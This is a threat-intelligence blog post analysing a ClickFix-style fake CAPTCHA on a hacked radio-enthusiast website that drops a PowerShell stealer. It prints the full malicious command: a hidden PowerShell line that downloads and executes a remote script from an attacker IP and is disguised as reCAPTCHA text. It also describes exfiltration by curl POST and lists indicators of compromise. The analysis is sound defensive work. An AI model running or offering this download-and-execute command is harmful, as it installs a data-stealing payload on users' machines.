
Radio amateurs, get ready 📻
More in General
- Operation Chewbacca
At the end of June, the PT ESC team, during incident investigations, discovered a new group…
- Ding, ding — who's there?
Ding, ding — who's there? 🔔 The cyber intelligence group of Positive Technologies' expert security center…
- Enterprise-grade validation system with schema support
Enterprise-grade validation system with schema support (c) The author of a dozen trojans who forgot to…
- One less feathered thief — plus one hundred rating points!
One less feathered thief — plus one hundred rating points! 😵 The Threat Intelligence team at…
- DragonDoll: a matryoshka in the world of Android spies
DragonDoll: a matryoshka in the world of Android spies 🪆 At the beginning of this spring,…




The internal systems of the cyber intelligence group have discovered a hack of a website for radio enthusiasts. The site has existed since 2017 and consistently ranks among the top search results on Yandex.

Upon visiting the site, the user is immediately prompted to complete a verification and prove they are not a robot. However, instead of the usual set of tasks, clicking the “I am not a robot” button launches a JavaScript function. It does not perform a verification but instead copies pre-prepared text to the clipboard (screenshot 1).
The user is prompted to follow instructions: open the “Run” dialog (Win+R) and press Ctrl+V to paste the copied text. The clipboard contains the following command:
PowerShell.exe -WindowStyle Hidden -nop -exec bypass -c "iex (New-Object Net.WebClient).DownloadString('http://45.61.157.179/script.ps1') # 'I am not a robot - reCAPTCHA ID: 477237535673 TRUE'"
Code language: plaintext (plaintext)
Due to the limited size of the “Run” dialog, only the last part of it is displayed (screenshot 2):
I am not a robot - reCAPTCHA ID: 477237535673 TRUE
Code language: plaintext (plaintext)
This allows the fact that malicious code is being executed to be hidden from the eyes of an inattentive user. The command launches PowerShell in hidden mode, disabling security checks, downloads a remote ps1 script from the specified URL, and immediately executes it. Our colleagues have previously written about similar methods of distributing malware. And recently, our SOC recorded a similar incident (but more on that in upcoming posts).

📸 The script is a primitive stealer. The malicious tool is downloaded to the system and executed to extract data (including the computer and user name, information about the operating system, processor, disks, as well as internal and external IP addresses), files (documents, spreadsheets, presentations, text materials, and images found on the desktop and in the “Downloads” folder), and also to create 300 screenshots of the screen at 30-second intervals. Additionally, the script contains comments in Russian (screenshot 3).
After collecting the information, a
curl command is formed, which sends the data via an HTTP POST request to the attackers’ server at http://45.61.157.179/upload.The script communicates with the IP address

45.61.157.179 (AS 14956, ROUTERHOSTING, USA), where the domain eschool-ua.online is hosted. On this site, there is a login form for the DrobBox service, presumably functioning as a command center for the attackers (screenshot 4). At the time of writing this post, the domain is already unavailable.IoCs
45.61.157.179
eschool-ua.online
4bdaa2e9bc6c6986981d039b29085683ed36b5c2549466101a81ad660281465c
Code language: plaintext (plaintext)
#TI #ioc
@ptescalator
More from ti_author
- Ding, ding — who's there?
Ding, ding — who's there? 🔔 The cyber intelligence group of Positive Technologies' expert security center…
- Enterprise-grade validation system with schema support
Enterprise-grade validation system with schema support (c) The author of a dozen trojans who forgot to…
- One less feathered thief — plus one hundred rating points!
One less feathered thief — plus one hundred rating points! 😵 The Threat Intelligence team at…
- DragonDoll: a matryoshka in the world of Android spies
DragonDoll: a matryoshka in the world of Android spies 🪆 At the beginning of this spring,…
- ⚡Fake news — THAT'S ALL
⚡Fake news — B U L L S H I T PT ESC specialists discovered an…
More in General
- Operation Chewbacca
At the end of June, the PT ESC team, during incident investigations, discovered a new group…
- Ding, ding — who's there?
Ding, ding — who's there? 🔔 The cyber intelligence group of Positive Technologies' expert security center…
- Enterprise-grade validation system with schema support
Enterprise-grade validation system with schema support (c) The author of a dozen trojans who forgot to…
- One less feathered thief — plus one hundred rating points!
One less feathered thief — plus one hundred rating points! 😵 The Threat Intelligence team at…
- DragonDoll: a matryoshka in the world of Android spies
DragonDoll: a matryoshka in the world of Android spies 🪆 At the beginning of this spring,…